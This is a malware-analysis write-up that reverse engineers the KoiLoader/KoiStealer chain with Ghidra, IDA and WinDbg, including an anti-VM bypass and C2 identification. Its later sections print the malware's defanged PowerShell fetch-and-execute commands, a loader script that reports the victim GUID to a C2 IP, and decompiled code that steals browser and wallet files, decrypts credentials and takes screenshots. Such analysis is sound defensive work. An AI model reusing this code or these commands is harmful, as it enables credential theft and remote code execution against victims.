Analyzing KoiLoader: WinDbg‑Driven Reverse Engineering of a Multi‑Stage Malware Loader
🧪 Samples
Password-protected malware samples used in this write-up are available for hands-on follow-along.
🔗 View
Samples 🔑 Password: mzheader
🔍 Analysis
The main focus of this post is to use WinDbg for binary analysis rather than focusing too much on the specific functionality of this malware. I have skipped over the first few steps of the execution chain which are JavaScript, PowerShell & Shellcode loaders, which result in the execution of the payload.
Initial static analysis with Ghidra
Dropping the executable into a disassembler like Ghidra allows us to
review any interesting strings or imports to begin our analysis. Imports
from KERNEL32.dll are noted such as
VirtualAlloc and VirtualProtect, which
indicate that the binary is going to allocate a space in memory, write
to it, and change the permissions preparing for execution.

These imports can be found in Ghidra by viewing the Symbol Tree, an option for which is present on the toolbar at the top of the program. We can then highlight and double click an import to see where it is referenced in the executable.

When we navigate to our import of interest, in this case
VirtualAlloc, we can review the cross references (XREF) to
see how many times VirtualAlloc is called, and in what
functions.

It appears that VirtualAlloc is only present in one
function - FUN_00401300. We can click this value to
navigate to this function and review it in the decompile window on the
left. We can see on line 37 that VirtualAlloc is called
with multiple arguments, and the result of which is stored as _Dst.

We can gather context on what these arguments may be by reviewing
Microsoft Documentation for VirtualAlloc
On line 78 we can see that VirtualProtect is being
called with _Dst being passed to it as the first
argument.

VirtualProtect changes the protection on a region of
committed pages in the virtual address space. The first argument that
gets passed to it is the address of the starting page of the region of
pages whose access protection attributes are to be changed.
_Dst is our area of interest, as it appears very likely
that some form of executable code has been written to this address
space. We’ll now move over to a debugger to attempt to locate and
interrogate this area of memory.
Debugging ciconinejvR.exe with WinDbg
After loading the executable with WinDbg we use the command
bp $exentry to set a breakpoint at the entrypoint and
g to go there. Now we’re going to set a breakpoint at
VirtualProtect by using the command
bp VirtualProtect and g to go there.

We’re now at the VirtualProtect API call. We can review
the first argument being passed to VirtualProtect
(lpAddress) by querying the EAX register.

In my case, EAX is pointing to 03030000. We navigate to
this address in memory by using the Memory view.

The screenshot above shows the portable executable (PE) file format
present at that address in memory. This indicates that a second-stage
binary has been unpacked and is going to be executed by our initial
binary. We can dump this memory by using the
.writememcommand, which requires the arguments FilePath,
Base Address, End Address. In my case this is going to be
.writemem C:\Users\User\Desktop\dump.dmp 03030000 0303D000.
Investigating our new unpacked binary with IDA
Moving on to the binary we’ve just unpacked (HASH:
d950f0e4a597416aa8f4cb0682d29707cc8958b2972ab307b9f34316e806ec4d)
As this binary was pulled from memory, we need to use a tool like
pe_unmapper to realign the PE from virtual to raw addresses.

Now I’ll load the binary into IDA, look at some interesting strings and take it from there. Strings can be viewed in IDA by navigating to View > Open subviews > Strings

The string that caught my eye here was
Jennifer Lopez & Pitbull - On The Floor\r\nBeyonce - Halo

Similar to Ghidra, we can double click this value and follow the XREF
function to see where this string appears in a function. Reviewing the
rest of this function it appears that values taken from the host are
being compared to strings, and if a value is a match, the program will
exit. (This function exists at raw address 0x408A00) This
whole function is an anti-analysis / anti-VM /Sandbox check. The program
is going to compare known values to be associated with a VM / Sandbox to
the values on this host by enumerating it, and if the values match, the
program is going to jump to a location that terminates the program.
Towards the top of the function we can see the following
instructions: 0x00408A12

Breaking it down: anti-analysis checks
Initially we can see that EnumDisplayDevicesW is called,
this is a Windows API that is going to enumerate display devices on the
host.
mov     [ebp+DisplayDevice.cb], 348h
push    esi             ; dwFlags
push    eax             ; lpDisplayDevice
push    esi             ; iDevNum
push    esi             ; lpDevice
call    edi ; EnumDisplayDevicesW
The code then pushes the string Hypver-V and the device
string DisplayDevice.DeviceString onto the stack:
push    offset aHyperV  ; "Hyper-V"
lea     eax, [ebp+DisplayDevice.DeviceString]
StrStrIW is then called, which is a function that is going to search for / compare the two strings:
call    ebx ; StrStrIW
The result of this function is stored in the EAX register. If
StrStrIW finds the substring Hyper-V, EAX will
hold a non-zero pointer to the location of the substring. If
StrStrIW does not find the substring, EAX will be 0.
Next, the code performs a bitwise AND operation between EAX and itself.
test eax, eaxIf EAX is non-zero (if the substring was found) then the Zero Flag (ZF) will be cleared (ZF=0). If EAX is zero (if the substring was not found) then the Zero Flag will be set (ZF=1).
Next, the zero flag is checked. If ZF=0 (Hyper-V was found) then the
program will jump to 0x408B55, otherwise, the jnz
instruction will not jump and the program will continue to execute the
next instruction.
jnz loc_408B55Debugging our new unpacked binary with WinDbg
Now that I know this executable performs various anti-analysis
checks, I want to investigate this further and think about how to
overcome this. Loading the binary into WinDbg I want to set a breakpoint
at where the program checks for the
Parallels Display Adapter string, as this is what my VM is
running on and this is likely to result in the application exiting. Due
to ASLR, we need to re-allign our debugger and our disassembler to the
same base address. We can review our entry point address in WinDbg by
reviewing this address when we load the executable:


My base address is 00990000, which i need to tell IDA,
this is done by going to Edit > Segments > Rebase Program
With our addresses re-aligned, I want to set a breakpoint to the
Parallels virtualisation check, which is going to be at around
0x00998A7D

Stepping through the program, I can see that the following instruction pushes my Display Adapter to the EAX register, which is visible by reviewing the address at the EAX register



After passing the test eax, eax instruction, my Zero
Flag is changed to 0 (Visible in the Registers View)

This means I’m going to qualify for the jnz instruction and jump to
address 0x00998b55:

This jumps me to the end of the function and returns me to the previous function.


When I’m returned, a test al, al instruction is performed.
al refers to the lower 8 bits of the EAX register. This is
likely another anti-analysis check which is going to fail because I did
not complete the previous function, and the process will terminate. I
can confirm this by jumping to that address in IDA and reviewing the
execution flow. This is done by pressing g to go to a
specific address, in my case it’s 0x009992ea.

If the test al,al instruction fails (ZF=0), it will call
ExitProcess. Otherwise, if it’s happy (ZF=1) it looks like
we proceed to the main functions of the program. This means that we only
need to satisfy this one check to be able to execute the program.
Overcoming anti-VM checks
We can manually change the zero-flag prior to a jnz instruction. By
using the command r@zf=1, I change my zero flag from 0 to
1. Now when I step over the jnz instruction, it does not jump me.

I can now continue execution of this program and review the further function calls
Identifying C2 Address
Now that we’ve overcome the anti-VM checks we can continue to
investigate this binary. My goal is to identify a C2 address that the
malware calls out to. Reviewing Imports, there are some loaded from the
WININET library of interest:

Again, we double click on the API of interest and follow the XREF to see the references in a function.

Reviewing the documentation for InternetConnectW and
reviewing the code above, we know that the second argument being passed
to the API is our remote address. The value of which appears to be
pushed to the EBP register. We’ll set our breakpoint at the API in a
debugger to review this further.

I’m now at the API call, reviewing the disassembly, I can see that
the address for our remote address used for the
InternetConnectW API call has been pushed to
ebp-2C. To calculate this value, I need to subtract 2C from
our current EBP register address.

026FFA90 - 2C = 26FFA64

Reviewing that address in the memory view doesn’t reveal anything that resembles a C2 address, so it’s instead likely that a pointer has been used.
Dereferencing a pointer
We need to dereference this pointer to ascertain the memory address
from which is being supplied to the API call. This is simply done by
using the following command: dd 26FFA64 L1

This returns the address 0723e398, navigating to this
address in memory gives us the C2 IP: 87.121.61[.]55

KoiStealer Assembly
That was the WinDbg element of this post covered, but the main payload to KoiStealer is the followig assmelby which gets downloaded and execution from this function:

The routine determines which payload to retrieve based on the presence of the C# compiler (csc.exe, version v4.0.30319). If the compiler is found, it downloads sd4.ps1; otherwise, it downloads sd2.ps1. Both PowerShell scripts are designed to fetch and execute the KoiStealer malware.
The corresponding PowerShell commands are:
powershell.exe -command IEX(IWR -UseBasicParsing "hxxps[://]casettalecese[.]it/wp-content/uploads/2022/10/sd4.ps1")
powershell.exe -command IEX(IWR -UseBasicParsing "hxxps[://]casettalecese[.]it/wp-content/uploads/2022/10/sd2.ps1")
One of these PowerShell scripts looks like the following:
[byte[]] $bindata = (Long Hex Array)

# [Net.ServicePointManager]::SecurityProtocol +='tls12'
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
$cfb = (new-object net.webclient).downloadstring("hxxp[://]87.121.61[.]55/index.php?id=$guid&subid=FJvijm8h").Split('|')
$k = $cfb[0];

for ($i = 0; $i -lt $bindata.Length ; ++$i)
{
    $bindata[$i] = $bindata[$i] -bxor $k[$i % $k.Length]
}

$sm = [System.Reflection.Assembly]::Load($bindata)
$ep = $sm.EntryPoint


$ep.Invoke($null, (, [string[]] ($cfb[1], $cfb[2], $cfb[3])))
The script retrieves the victim machine’s unique GUID from the Windows registry, contacts the C2 and sends the GUID along with a SubID, The server responds with data split by ‘|’ — the first element is an XOR key, and the next elements are additional strings.
The C2 server is no longer alive but the contents can be retrieved from VirusTotal:

We now have the XOR key LenKQVy4Bh10vp2vt9AE and can
decrypt the assmebly.

We can see that the other 2 arguments are passed to the main function:
private static void Main(string[] args)
{
    if (args.Length < 2)
    {
        return;
    }
    string text = args[0];
    string text2 = args[1];
The first arguments is used as a GUID / victim ID, it’s appended to some collected info and used in logging / exfil. The seconf argument is Used as an encryption key / C2 token, it’s passed to multiple methods that handle encryption and communication.

The assembly is pretty obfuscated but the following methods contain information stealing capabilities:
This method copies files from specific locations to a temporary location, reads their content, and stores them in an internal memory stream. It is used repeatedly across the malware to steal files.
private static bool smethod_13<T>(string sourceFile, T metadata)
{
    Class2.Class3 classData = (Class2.Class3)((object)metadata);
    string tempFile = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), Guid.NewGuid().ToString());
    try
    {
        smethod_11(sourceFile);
        File.Copy(sourceFile, tempFile, true);
        byte[] fileBytes = File.ReadAllBytes(tempFile);
        string targetName = classData.string_0 + sourceFile.Replace(classData.string_1, "");
        smethod_4(1, fileBytes, fileBytes.Length, targetName);
        classData.int_0++;
        if (classData.bool_0)
        {
            smethod_10(sourceFile, WindowsIdentity.GetCurrent().Name);
        }
        File.Delete(tempFile);
    }
    catch
    {
    }
    return true;
}
Extracts encrypted credentials from files:
private static byte[] smethod_18(string path)
{
    byte[] decryptedData = new byte[0];
    try
    {
        byte[] fileContent = File.ReadAllBytes(path);
        string fileText = Encoding.Default.GetString(fileContent);

        foreach (Match match in new Regex(...).Matches(fileText))
        {
            if (match.Success)
            {
                byte[] encryptedData = Convert.FromBase64String(match.Groups[1].Value);
                byte[] dataToDecrypt = new byte[encryptedData.Length - 5];
                Array.Copy(encryptedData, 5, dataToDecrypt, 0, encryptedData.Length - 5);

                decryptedData = ProtectedData.Unprotect(dataToDecrypt, null, DataProtectionScope.CurrentUser);
            }
        }
    }
    catch
    {
    }
    return decryptedData;
}
Targets sensitive data from widely used software, including crypto wallets and browsers.
private static int smethod_36(string userFolder)
{
    string localAppData = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    Class2.Class3 dataCollector = new Class2.Class3(Path.Combine(userFolder, "BrowserData"), "Browser_", true);

    smethod_0<Class2.Class3>(dataCollector.string_1, "*", smethod_13<Class2.Class3>, dataCollector, 999);

    dataCollector.string_1 = Path.Combine(userFolder, "Wallets");
    dataCollector.string_0 = "Wallet_";
    smethod_0<Class2.Class3>(dataCollector.string_1, "*", smethod_13<Class2.Class3>, dataCollector, 999);

    ...

    return dataCollector.int_0;
}

Captures screenshots of the victim’s screen.
private static void smethod_37()
{
    MemoryStream screenshotStream = new MemoryStream();
    Graphics graphics = Graphics.FromHwnd(IntPtr.Zero);
    IntPtr screenDevice = graphics.GetHdc();
    int width = GetDeviceCaps(screenDevice, 118);
    int height = GetDeviceCaps(screenDevice, 117);
    graphics.ReleaseHdc(screenDevice);

    using (Bitmap bitmap = new Bitmap(width, height))
    {
        using (Graphics screenCapture = Graphics.FromImage(bitmap))
        {
            screenCapture.CopyFromScreen(Point.Empty, Point.Empty, bitmap.Size);
        }
        bitmap.Save(screenshotStream, ImageFormat.Jpeg);
    }
